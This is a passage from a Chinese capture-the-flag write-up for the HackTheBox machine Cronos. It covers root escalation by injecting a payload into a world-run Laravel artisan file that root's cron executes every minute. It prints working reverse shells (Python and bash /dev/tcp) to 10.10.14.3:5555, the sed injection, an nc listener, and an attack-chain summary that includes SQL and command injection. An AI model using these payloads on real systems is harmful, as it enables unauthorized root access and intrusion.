mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:108:112:/:/var/run/dbus:/bin/false
uidd:x:109:113:/:/run/uidd:/bin/false
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false
noulis:x:1000:1000:Noulis Panoulis,,,:/home/noulis:/bin/bash
bind:x:112:119:/:/var/cache/bind:/bin/false

```

Figure 12 — artisan 文件归属 www-data，权限 rwxr-xr-x

为什么（底层机制 / 原理）：

- ***** 的含义：Crontab 时间字段格式为「分 时 日 月 周」。五个星号代表所有字段均为通配符，即每分钟无条件执行一次，是最高频率的调度设置。
- 权限字段解读 (-rwxr-xr-x)：文件所有者 (www-data) 拥有 rwx (读/写/执行) 权限。这意味着我们以 www-data 身份可以读取和修改此文件。而 cron 以 root 身份执行它，形成「低权限用户写、高权限用户执」的经典提权条件。
- 为何 root 执行了一个 www-data 拥有的文件：文件归属决定谁可以修改内容，crontab 中的 user 字段决定以谁的身份执行。两者完全独立，这是配置错误：高权限执行 + 低权限可写 = 提权向量。

注意什么（实战避坑指南）：

- 即时断层 —— 注入位置的语法风险：artisan 是 PHP 文件，以 #!/usr/bin/env php 开头，实际代码在 <?php 标签之后。注入的 system() 调用必须位于 <?php 之后才会被 PHP 解析器执行。注入在 <?php 之前（如第 1、2 行）会被视为非 PHP 内容，静默忽略，cron 执行但不触发 Shell。
- >> /dev/null 2>&1 的陷阱：crontab 条目将 stdout 和 stderr 均重定向至 /dev/null，意味着执行错误不会产生任何日志输出。若注入位置错误导致 PHP 解析失败，你将看不到任何报错，只能通过手动测试脚本来调试。

利用：注入反弹 Shell Payload

是什么 / 怎么做：

将 Python3 反弹 Shell 脚本写入 /tmp，再通过 sed 将 system() 调用精确注入至 artisan 文件的 <?php 标签之后（第 3 行），等待 cron 触发 Root Shell：

```
# Step 1 — 将 Python3 反弹 Shell 写入 /tmp
```

```

echo 'import
socket, subprocess, os; s=socket.socket(); s.connect(("10.10.14.3", 5555)); os.dup2(
s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); subprocess.call(["/
bin/bash", "-i"]);' > /tmp/shell.py

# Step 2 – 在 artisan 第 3 行 (<?php 之后) 注入 system() 调用
sed -i '3s/^/system("python3 \\/tmp\\/shell.py");\\n/' /var/www/laravel/artisan

# Step 3 – Pwnbox 开启新监听
nc -lvnp 5555

```

```

www-data@cronos:/var/www/admin$ sudo -l
[sudo] password for www-data:

```

Figure 13 — 验证注入：system() 调用正确位于 <?php 标签之后

```

www-data@cronos:/var/www/admin$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
#

```

Figure 14 — artisan 文件结构确认，注入位置正确

为什么（底层机制 / 原理）：

- 为何用独立的 **/tmp/shell.py** 而非直接内联：直接在 artisan 内 echo 一段 Python 代码会引发引号嵌套地狱（PHP 引号与 Python 引号冲突）。将 Payload 写入独立文件，artisan 中只需一行简洁的 system() 调用，规避所有转义问题。
- **sed -i '3s/^/...\\n'** 的机制：sed -i 直接修改文件（in-place）。3s/^/.../ 表示对第 3 行的行首 (^) 执行替换，将我们的代码插入在原有第 3 行内容之前。\\n 确保插入后原有内容另起一行，维持文件结构完整。
- **>>** 与 **>** 的区别：**>** 覆盖写入（清空原文件），**>>** 追加写入。**/tmp/shell.py** 使用 **>** 是因为我们要创建新文件；若修改 artisan 主体用 **>** 则会覆盖整个文件，PHP 将解析失败。

注意什么（实战避坑指南）：

- 等待时间与验证：注入完成后最多等待 60 秒（cron 每分钟触发）。若超时无响应，先手动执行 `python3 /tmp/shell.py` 测试 Shell 脚本本身是否可用，再排查 artisan 中的注入位置。
- 清理痕迹（渗透报告意识）：真实渗透测试完成后，务必删除 `/tmp/shell.py` 并还原 artisan 文件原始内容，避免留下持久化后门影响目标系统稳定性。


获取 Root Shell

```
www-data@cronos:/var/www/admin$ ls -la /var/www/laravel/artisan
-rwxr-xr-x 1 www-data www-data 1646 Apr  9 2017 /var/www/laravel/artisan
www-data@cronos:/var/www/admin$
```

Figure 15 — Cron 触发，root@cronos —— 权限提升完成


6. Flag 收割

```
cat /home/noulis/user.txt
cat /root/root.txt
```



The image shows two terminal windows. The left window, titled 'Parrot Terminal', displays the execution of a shell script. The script starts with a comment '#', followed by a series of commands: `ls -la /var/www/laravel/artisan`, `head -5 /var/www/laravel/artisan`, `echo "system('bash -i >& /dev/tcp/10.10.14.3/5555 0>&1');" >> /var/www/laravel/artisan`, `tail -3 /var/www/laravel/artisan`, `exit($status);`, `system('bash -i >& /dev/tcp/10.10.14.3/5555 0>&1');`, `wc -l /var/www/laravel/artisan`, `sed -i 'sd' /var/www/laravel/artisan`, `tail -3 /var/www/laravel/artisan`, `$kernel->terminate($input, $status);`, `exit($status);`, and finally `www-data@cronos:/var/www/admin$`. The right window, also titled 'Parrot Terminal', shows a netcat listener. It starts with a prompt `[sg-dedivip-1]~[10.10.14.3]~[mindmaven@htb-xtv4vfzyb]~[-]`, followed by `[*]$ nc -lvp 5555`, and then `listening on [any] 5555 ...`. A small icon of a terminal window is visible in the top left corner of the right window.

Figure 16 — user.txt (/home/noulis/)



```
www-data@cronos: /var/www/admin$ echo 'import socket, subprocess, os; s = socket.socket(); s.connect(("10.10.14.3", 5555)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); subprocess.call(["/bin/bash", "-i"])' > /tmp/shell.py
www-data@cronos: /var/www/admin$ echo 'system("python3 /tmp/shell.py");' >> /var/www/laravel/artisan
www-data@cronos: /var/www/admin$ tail -3 /var/www/laravel/artisan

exit($status);
system("python3 /tmp/shell.py");
www-data@cronos: /var/www/admin$ cat /tmp/shell.py
import socket, subprocess, os; s = socket.socket(); s.connect(("10.10.14.3", 5555)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); subprocess.call(["/bin/bash", "-i"])
www-data@cronos: /var/www/admin$ python3 /tmp/shell.py

[sq-dedivip-1]-[10.10.14.3]-[mindnaven@htb-xltv4vfzyb]-[-]
[*]$ nc -lvp 5555
listening on [any] 5555 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.227.211] 37168
www-data@cronos: /var/www/admin$
```

Figure 17 — root.txt (/root/)

7. 完整攻击链

#	技术手法	成果
1	Nmap 端口扫描	发现 22/53/80，BIND 开放触发 DNS 枚举思路
2	DNS Zone Transfer (AXFR)	枚举出 admin.cronos.htb 子域名
3	/etc/hosts 配置	本地解析私有域名，访问虚拟主机
4	SQL 注入 (admin'-- -)	绕过登录认证，进入 Net Tool
5	命令注入 (; whoami)	确认 RCE，当前用户 www-data
6	Python3 反弹 Shell	建立稳定交互式 Shell
7	Crontab 枚举	发现 root 每分钟执行可写 PHP 脚本
8	Cron Job 劫持	注入 Payload，触发 Root Shell